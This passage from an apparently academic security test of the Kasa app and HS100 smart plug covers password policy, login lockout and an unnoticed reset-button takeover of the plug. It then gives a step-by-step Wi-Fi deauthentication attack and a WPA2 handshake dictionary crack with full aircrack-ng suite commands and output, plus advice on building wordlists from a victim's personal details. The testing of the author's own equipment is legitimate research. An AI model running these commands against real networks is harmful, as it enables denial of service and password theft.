
connecting to the server through a proxy. But I couldn't find any literature on this and there is no way to bypass this detection mechanism, so this experiment have to stop here.


And during this work, the VMos station was constantly breakdown, so it waste me a lot of time. Later I learned that this is because Vmos does not fully support Android version 12.0 yet, and my S21 phone was just updated to 12.0 a few days ago.

#7.3 APP Security Testing




As shown in the figure, Kasa does not require high complexity for user passwords, the simplest format is a combination of 8 digits and letters, and the letters can be case-insensitive. Such a password format is not very secure.





After the account sends ten invitations to reset the password, the system will lock the password change function of the account for 24h.





After the attacker enters the wrong password five times in a row, the account will be frozen for 10 minutes. At this point the victim cannot log into the account on a new device, but accounts that are already logged in are not affected. It is worth noting that only the first time I entered the wrong password the app would load for about 1 second before notifying me of the password error. The next few login requests with incorrect passwords are basically rejected by the app instantly with almost no delay. So I guessed that only the first time I entered the password the app needed to verify with the server, and the next few times it verified locally first, and only after the local verification passed would it verify with the server.

Then I tried to verify my guess, first I set the password to A, then I used my S21 phone to enter the wrong password B at login, and I put the phone aside after the login request was rejected. Then I used my IPad to change the correct password from A to C. At this point, I used my S21 phone again to enter the new correct password C. If my guess was correct, the local authentication mechanism in the S21 phone still thought the correct password was A, so this login would be rejected. But the fact is that the login was successful, which proved my guess was wrong, or the server would also withdraw the wrong local information when the password of the account was updated.

After studying, I understood how passwords are really verified. In Kasa, the passwords for all accounts are stored encrypted in the cloud and are not available to users locally. The password entered by the user is encrypted locally and transmitted to the cloud, which extracts the encrypted data from the corresponding database for comparison, and then the cloud returns True or False to the user [40].

#7.4 Control security testing






In this section, I will test whether there are any vulnerabilities in the Kasa app's control flow over the HS100 that can be exploited. I can see the broadcast packet sent from the phone to 255.255.255.255 in Wireshark every time I open the Kasa App, regardless of whether I am logged into an account or not. By observing the protocol in the broadcast packets, I guessed that this was the Kasa app searching for available devices on the LAN. So I wanted to try to figure out

if I could control an already activated plug through an unfamiliar device.


After trying, I could determine that it was not possible to search for activated plugs bound to an account without logging into the corresponding account.

I then tried if I could steal access of control of the device via the HS100's reset button.


First, I logged in to my account in the Kasa app in my S21 phone and followed the process above to bind the HS100 device, at which point my S21 phone was able to control the device normally.



I reset the device via the reset button on the top of the HS100 device. But there is no message on my phone notifying me that the device has been reset, just that the icon for that device has turned gray and is no longer controllable.




I then connected an unfamiliar IPad from outside the system to my router and opened the Kasa app, I then logged in as a "guest". At this point, my IPad detects the HS100 device after the reset and can successfully bind with it.





Notably, the HS100 icon in my S21 phone, which was no longer controllable, lights up again, and it can be controlled again, just change from "remote control" mode to "local only". But again, there is no any prompt. I guess this is

because the Kasa app in the S21 phone found the reset HS100 device after scanning the local device (via the broadcast package mentioned in the previous section) and automatically added it to the device list because the scanned device had the same identifier as the device that lost control before. In the victim's perspective is that the APP regains control of the device, which does not cause the victim to be alerted. But in fact the device has been reset by the attacker and access of control has been stolen.



To verify my guess, I removed the device from both my Kasa account and the guest account in IPad, then reset the HS100. After this, I activated the device again and controlled it using guest mode in the IPad. At this point I named it "nbnb".





I opened the Kasa app again on the S21 phone that I had logged into my account and found exactly what I see in the image above. The Kasa app searched the LAN for devices that had not yet been claimed by the account. This means my guess is correct.

If I reset the HS100 device without removing it from my Kasa account as described above, and bound it to the guest mode Kasa app in the IPad. The device would only be briefly offline in the victim's perspective. As long as the victim does not change the control mode from "local" to "remote", the attacker can keep controlling the device without being detected, and can even rename it.

When the victim changes the control mode of the device to "Remote" in the S21

phone, the HS100 device is once again bound to the Kasa account and the Kasa App in guest mode in the IPad loses control of the device. Even then, the victim will still not find out that their device was ever stolen. Most importantly, the timer on or timer off set by the attacker while they have access of control is still in effect, which might cause serious harm to the victim.

#7.5 Wi-Fi Deauthentication Attack+Password Collision

A Wi-Fi deauthentication attack is a type of denial-of-service attack that aim on communication between a user and a Wi-Fi wireless access point.

An attacker exploits a vulnerability in the 802.11W protocol to disguise himself as an access point or a client and sends a message to the router to cancel the authentication. In response, the router returns the AP to an unauthenticated state and will reject all packets from the AP until the AP re-authenticates [34].

An attacker can disconnect the victim's device from the WIFI. This type of attack is known as a non-persistent denial-of-service attack because the victim's WIFI connection privileges are restored when the attack stops. [38].

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"TP-Link_433F"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 14:EB:B6:86:43:3F
          Bit Rate=150 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-29 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:4   Missed beacon:0
```

First, I connected the ALFA adapter to the virtual machine. The iwconfig command on the console shows that the network adapter wlan0 is connected

successfully. Now I need to adjust the adapter from “Manage” mode to ”Monitor” mode.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    554 NetworkManager
   2587 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment t
hr:off
          Power Management:off
```

After entering iwconfig again, it shows that the mode has been successfully changed and the name of the card has been changed from “wlan0” to “wlan0mon”.

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0mon

CH 14 ][ Elapsed: 54 s ][ 2022-08-18 05:41

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

60:D0:2C:4B:5A:48   -1        0        0    0  11   -1                       <length:  0>
60:D0:2C:0A:7E:38  -52       22        0    0   1  195   WPA2 CCMP   PSK  Fresh_Staff
60:D0:2C:8A:7E:38  -52       22        0    0   1  195   WPA2 CCMP   MGT  <length:  0>
60:D0:2C:4A:7E:38  -52       21      112    0   1  195   OPN              Glide
60:D0:2C:0A:7E:28  -64       20        0    0   1  195   WPA2 CCMP   PSK  Fresh_Staff
60:D0:2C:4A:7E:28  -64       19        0    0   1  195   OPN              Glide
60:D0:2C:8A:7E:28  -65       20        0    0   1  195   WPA2 CCMP   MGT  <length:  0>
60:D0:2C:4B:4B:E8  -64       21        0    0   1  195   OPN              Glide
60:D0:2C:0B:4B:E8  -63       21        0    0   1  195   WPA2 CCMP   PSK  Fresh_Staff
60:D0:2C:8B:4B:E8  -64       21        0    0   1  195   WPA2 CCMP   MGT  <length:  0>
60:D0:2C:0B:5B:08  -76       15        0    0   1  195   WPA2 CCMP   PSK  Fresh_Staff
60:D0:2C:4B:5B:08  -76       14        0    0   1  195   OPN              Glide
60:D0:2C:8B:5B:08  -76       14        0    0   1  195   WPA2 CCMP   MGT  <length:  0>
60:D0:2C:0A:7E:B8  -77       19        0    0   1  195   WPA2 CCMP   PSK  Fresh_Staff
60:D0:2C:4A:7E:B8  -78       17        5    0   1  195   OPN              Glide
60:D0:2C:8A:7E:B8  -78       17        0    0   1  195   WPA2 CCMP   MGT  <length:  0>
14:EB:B6:86:43:3F  -34       53        7    0   1  270   WPA2 CCMP   PSK  TP-Link_433F

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

60:D0:2C:4B:5A:48  1A:2F:EF:C6:9D:B1  -86    0 -12     35        7
(not associated)   9A:FE:5D:B7:27:98  -89    0 - 1      0        1
(not associated)   1E:46:E0:4A:D7:FA  -54    0 - 1      0        2
(not associated)   2E:56:66:27:83:A7  -56    0 - 1      0        3
(not associated)   34:7E:00:F9:DC:86  -87    0 - 1      0        8         bangge
```

Use the "airodump-ng wlan0mon" command to scan out all WIFI signals in range. The ALFA adapter will continuously scan and refresh the newly discovered WIFI signals in real time. The PWR is the signal level, its value is determined by the driver, the closer it is to the access point or base station, the larger the signal value will become. Inside the red circle, the PWR value of -34 is the WIFI signal from my router. It shows that the WIFI is using the WPA2 encryption algorithm and PSK authentication protocol.

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng --bssid 14:EB:B6:86:43:3F -c 1 -w /home/kali/Desktop/test1/test1 wlan0mon
05:53:49  Created capture file "/home/kali/Desktop/test1/test1-01.cap".


 CH  1 ][ Elapsed: 1 min ][ 2022-08-18 05:55

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 14:EB:B6:86:43:3F  -33   0      688       99    2   1  270   WPA2 CCMP   PSK  TP-Link_433F

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 14:EB:B6:86:43:3F  56:70:B3:B9:18:82  -35    1e-24     15      1205
 14:EB:B6:86:43:3F  C0:3C:59:31:DB:57  -24    1e- 1      0        10
 14:EB:B6:86:43:3F  AC:84:C6:FC:EA:9C  -41    0 -24e     0         2
```


In this step I need to turn on packet listening with the command in the diagram. bssid corresponds to the MAC address of my home router, which is 14:EB:B6:86:43:3F. -c corresponds to channel 1. The address after -w is the path where the captured packets are stored. The diagram shows three devices connected to the router, of which the one in the red box is the HS100 device.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# aireplay-ng --deauth 2000 -c 14:EB:B6:86:43:3F -a AC:84:C6:FC:EA:9C -D wlan0mon
05:59:23  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|71 ACKs]
05:59:24  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|65 ACKs]
05:59:25  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|65 ACKs]
05:59:26  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|70 ACKs]
05:59:27  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|65 ACKs]
05:59:27  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|64 ACKs]
05:59:28  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|67 ACKs]
05:59:29  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|66 ACKs]
05:59:30  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [63|75 ACKs]
05:59:30  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [63|63 ACKs]
05:59:31  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|64 ACKs]
05:59:32  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|65 ACKs]
05:59:33  Sending 64 directed DeAuth (code 7). STMAC: [14:EB:B6:86:43:3F] [64|64 ACKs]
^C
```


The attack is launched via the "aireplay-ng" command, with --deauth representing the number of packets sent, -c and -a followed by the router's MAC address and the HS100's MAC address, respectively. While the attack is in progress, all devices connected to the router are forced offline, at which point the HS100 device can no longer be controlled.

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng --bssid 14:EB:B6:86:43:3F -c 1 -w /home/kali/Desktop/test1/test1 wlan0mon
05:53:49  Created capture file "/home/kali/Desktop/test1/test1-01.cap".


 CH  1 ][ Elapsed: 6 mins ][ 2022-08-18 06:00 ][ WPA handshake: 14:EB:B6:86:43:3F

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 14:EB:B6:86:43:3F  -33 100     3596      652    1   1  270   WPA2 CCMP   PSK  TP-Link_433F

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 14:EB:B6:86:43:3F  C0:3C:59:31:DB:57  -21    1e- 1      0       48
 14:EB:B6:86:43:3F  56:70:B3:B9:18:82  -33    1e-24     14     7352
 14:EB:B6:86:43:3F  AC:84:C6:FC:EA:9C  -42    1e- 1e     0       34  EAPOL  TP-Link_433F
```


Getting the devices offline is not my ultimate goal, I need to use re-authentication between the devices and the router to get the WPA2 handshake packets. At this point I press Ctrl+c to stop the attack, making all devices resume connection to the router. Returning to the previous window, we can see that the WPA handshake has been successfully captured.



In the directory I set up earlier there is a handshake packet named test1-01.cap. Next, we need to use this handshake packet to try to crack the WIFI password.



First of all, we can use social engineering to create a dictionary. WIFI passwords in the home are usually personalized and short, in order to be easier to remember, like "birthday", "name + birthday", "phone number" etc. If the attacker has some knowledge of the victim, there is a high probability that the password can be successfully cracked.



If the format of the password can be determined, an attacker can obtain the password by brute force cracking. In the image above is a dictionary of the

eight-digit pure numeric password I created.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng -w /home/kali/Desktop/test1/password.txt /home/kali/Desktop/test1/test1-01.cap
Reading packets, please wait...
Opening /home/kali/Desktop/test1/test1-01.cap
Read 1523480 packets.

   #  BSSID              ESSID                     Encryption

   1  14:EB:B6:86:43:3F  TP-Link_433F              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Desktop/test1/test1-01.cap
Read 1523480 packets.

1 potential targets
```

Enter the path of the handshake packet and the dictionary to start the password collision attack. The princIPle of this process is to encrypt the passwords in the dictionary by the hash function and compare them one by one with the hash value in the handshake packet. Find the one with the same hash value as the handshake packet.

